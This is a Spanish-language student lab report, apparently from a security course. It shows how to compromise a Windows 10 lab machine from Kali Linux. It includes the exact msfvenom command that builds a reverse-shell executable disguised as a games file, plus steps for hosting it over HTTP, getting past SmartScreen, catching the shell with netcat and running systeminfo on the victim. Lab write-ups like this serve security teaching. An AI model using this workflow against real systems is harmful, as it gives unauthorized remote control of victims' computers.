

CYBERSECURITY-LABS

INFORMATION SECURITY

LAB REPORT



Kali Attack: Windows 10

Informe de práctica

Víctor José Santos Guzmán


Information Security

Cybersecurity / Cloud / Networks / GRC




Accediendo desde Kali a un equipo víctima con Windows 10

Paso 1: En mi terminal de Kali Linux, primero verifiqué mi configuración de red con un comando como `ip a` para anotar mi dirección IP y asegurarme de que mi interfaz `eth0` esté activa. Y con mi Windows utilice el comando `ipconfig` e hice un `ping` para ver si había conectividad en ambos equipos.



Paso 2: Ahora, estoy utilizando la herramienta `msfvenom` para generar un payload malicioso, que será el código que enviaremos al equipo con Windows 10 para obtener acceso remoto.



Paso 3: Ya que identifiqué el payload correcto, ejecuté `msfvenom -l payloads | grep windows/x64/shell_reverse_tcp` para confirmar su nombre exacto y descripción.

```
(root@7777)-[/home/v1t0k4]
# msfvenom -l payloads | grep windows/x64/shell_reverse_tcp
windows/x64/shell_reverse_tcp      Connect back to attacker and spawn a command
shell (Windows x64)

(root@7777)-[/home/v1t0k4]
#
```

Paso 4: Ahora estoy creando el ejecutable final con el comando `msfvenom` y lo explico a continuación:

- **msfvenom:** la herramienta generadora de *payloads*.
- **windows/x64/shell_reverse_tcp:** el *payload* que usé para que la víctima se conecte a mi máquina.
- **LHOST y LPORT:** mi dirección IP y puerto de escucha.
- **-f exe y -o juegosfriv.exe:** el formato de salida como ejecutable de Windows y el nombre de archivo.

Verifiqué que se creó con `ls` y lo moví al escritorio con `mv juegosfriv.exe Desktop`

```
(root@7777)-[/home/v1t0k4]
# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.181.128 LPORT=444 -f exe -o juegosfriv.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: juegosfriv.exe


(root@7777)-[/home/v1t0k4]
# ls
actualizar.sh  compras      Downloads    Music         recursos-humanos  tecnologia  zphisher
administracion Desktop      estudiante   Pictures       RED_HAWK          Templates
almacen       Documents   juegosfriv.exe Public         tarea_img         Videos

(root@7777)-[/home/v1t0k4]
# mv juegosfriv.exe Desktop
```


Paso 5: Ahora necesito que el equipo víctima descargue y ejecute mi payload. Al intentar acceder a la IP de mi Kali desde el navegador de Windows, la descarga de `juegosfriv.exe` fue bloqueada, mostrando una advertencia de "no se descarga habitualmente". Para continuar, tuve que desactivar temporalmente algunas configuraciones de seguridad de Windows 10 y del navegador, como SmartScreen, permitiendo así la descarga del ejecutable.




Paso 6: Después de ajustar las restricciones de seguridad en Windows 10, finalicé la descarga del archivo juegosfriv.exe en el equipo víctima, accediendo a la IP de mi máquina Kali en el navegador y pues descargar el reverser.



Paso 7: En mi máquina Kali, ejecuté el comando `python3 -m http.server 80` para iniciar un servidor web en el puerto 80 y alojar el ejecutable juegosfriv.exe. El log del servidor me confirmó que el archivo ya ha sido solicitado y descargado exitosamente por el equipo víctima (192.168.181.137), por lo que el payload está ahora en Windows 10.



Paso 8: Mientras estoy por ejecutar el archivo, yo inicio mi listener en Kali con nc - lvp 444 (Netcat) para esperar la conexión entrante en el puerto 444, que configuré antes



Paso 9: Después de que el equipo víctima seleccionó "Ejecutar de todas formas" para pasar el bloqueo de SmartScreen, el payload se ejecutó y recibí la conexión de reversa en mi listener de Netcat. Inmediatamente ejecuté el comando systeminfo para recopilar información clave del sistema como el nombre de host, la versión del sistema operativo (Windows 10) y la configuración de red, confirmando mi acceso al equipo víctima.

